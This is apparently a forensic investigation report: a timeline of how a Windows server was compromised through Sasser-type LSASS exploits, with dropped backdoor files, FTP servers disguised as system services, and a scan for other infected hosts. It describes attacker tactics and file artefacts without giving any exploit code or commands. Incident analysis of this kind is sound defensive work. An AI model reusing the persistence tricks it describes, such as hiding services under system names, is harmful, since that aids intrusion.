On 9 May a lightweight command line scanner was installed on the system and used to scan 600,000 IP Addresses for the presence of an open port 5554 (indicating a "Sasser" compromise). It completed its scan on 10 May and recorded 199 compromised systems.

Analysis of all the programs discovered on the system is contained in the body of the report.

The system was not reported compromised until 21 May 04.

Timeline

27 Apr 17:17

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

28 Apr 19:54

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

30 Apr 03:03

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability
- The files "svchs.exe", "tsl.dll (03:04)" & "tzolibr.dll" were created in the "C:\WINNT\system32\spool\prtprocs\rpc\" directory. The file "svchs.exe" was registered as the service "System Log".

1 May 23.53

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

2 May 19:20

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

2 May 19:36

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

3 May 05:43

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

5 May 13:53

- The file "cmd.ftp" was created in the "C:\WINNT\system32\" directory.
- The file "cmd.ftp" attempted to download two files "12552.exe" & "5906.exe". No trace of the second file is present on the system, but a zero length file "12552.exe" was created in the "C:\WINNT\system32\" directory at 13:53.

5 May 13:56

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

6 May 20:58

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

6 May 21:03

- The system rebooted following a dirty shutdown

6 May 21:10

- The system rebooted following a dirty shutdown

6 May 23:09

- The system generated an error “Idle timer expired; Session has been idle over its time limit. Logoff will start in 2 minutes. Press any key now to continue session.” This message indicates that the current user had a terminal server session open.

7 May 08:51

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability
- The system rebooted following a dirty shutdown

7 May 08:56

- The system rebooted following a dirty shutdown

7 May 09:04

- The system rebooted following a dirty shutdown

7 May 09:13

- The system rebooted following a dirty shutdown

7 May 09:23

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 09:28

- The system rebooted following a dirty shutdown

7 May 10:15

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 10:20

- The system rebooted following a dirty shutdown

7 May 10:50

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 10:55

- The system rebooted following a dirty shutdown

7 May 11:11

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 11:16

- The system rebooted following a dirty shutdown

7 May 11:45

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 11:50

- The system rebooted following a dirty shutdown

7 May 11:55

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:04

- The system rebooted following a dirty shutdown

7 May 12:06

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:11

- The system rebooted following a dirty shutdown

7 May 12:18

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:23

- The system rebooted following a dirty shutdown

7 May 12:46

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:51

- The system rebooted following a dirty shutdown

7 May 13:15

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 13:20

- The system rebooted following a dirty shutdown

7 May 15:38

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 17:45

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability
- Files “svchost.exe” and “tcp_setting.ocx” were created in the “C:\WINNT\system\” directory. Although “tcp_setting.ocx” will be created by “svchost.exe when run, if not already present, this version has a timestamp that indicates it was created before the executable was run, and it also contains more information than would be present if created at runtime.

7 May 18:03

- File “winstaterrorlog.dll was created in the “C:\WINNT\system\” directory. This file is created when the “svchost.exe” executable is run, indicating that “svchost.exe” first ran at this time.

8 May 04:27

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

8 May 09:06

- dcpromo.log shows evidence of large string input consistent with Sasser type attack against LSASS vulnerability

8 May 09:07

- File “wx1.exe” was created on the system in “C:\WINNT\system32\temped\”. This is the file dropper for “ServUDaemon.exe” and “ServUDaemon.ini”. The file “ServUDaemon.exe” was registered as the service “Serv-U FTP Server”.

8 May 09:08

- The file “secsas.exe” was run and modified the “HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous” registry key to prevent further anonymous connections to the system. This appeared to work as there are no further “Sasser” type exploits against the LSASS vulnerability reported after this time.

8 May 09:09

- The file “wx1.exe” was run to extract the “ServUDaemon.exe” and “ServuDaemon.ini” files into the “C:\WINNT\system32\temped\” directory.
- System generated multiple event 7024s from the Service Control Manager reporting a “Serv-U FTP Server; 100”

8 May 10:03

- "ServUStartUpLog.txt" reported FTP Server (ServUDaemon.exe) started, listening on ports 261 (on 10.6.4.119, 10.6.3.19 & localhost) and 43958 (localhost only).

8 May 10:03 – 10:58

- System again generated multiple event 7024s from the Service Control Manager reporting a "Serv-U FTP Server; 100." These messages were intermixed with multiple event 50 from TermDD, with the error /Device/Termdd; "DATA ENCRYPTION".

8 May 10:20

- "ServStartUpLog.txt" reported that the FTP Server (ServUDaemon.exe) "was going down".

8 May 11:39 – 11:45

- System produced multiple event 7001s from the Service Control Manager, with the error "Remote Access Connection Manager; Telephony; %%1058;" (Translated to "The Remote Connection Manager service depends on the Telephony service which failed to start because of the following error: The service cannot be started either because it is disabled or because it has no enabled devices associated with it).

9 May 16:36

- The files "a.exe", config.cfg" & "Scannxxx.exe" were created in the "Recycler".

9 May 16:40

The file "scan.txt" was created in the "Recycler". Tests indicate that this indicates that the "Scanxxx.exe" program was run at this time. The scan was configured to scan 600,000 IP addresses looking for open port 5554 (indicating a "Sasser" infection).

10 May 11:18

- The file "scan.txt" was last written to. The file indicates that the scan discovered 199 system infected with "Sasser".

10 May 12:04 - 11 May 19:02

- System produced ten event 50s from TermDD, with the error /Device/Termdd; "DATA ENCRYPTION".

13 May 10:14

- The file "winstaterrorlog.dll" reported that FTP Server (svchost.exe) started, listening on ports 2004 (10.6.4.119, 10.6.3.19 & loclhost) and that is could not listen on port 43958 (localhost) as this port was already in use.

19 May 13:23

- The file “winstaterrorlog.dll” reported that FTP Server (svchost.exe) “was going down”.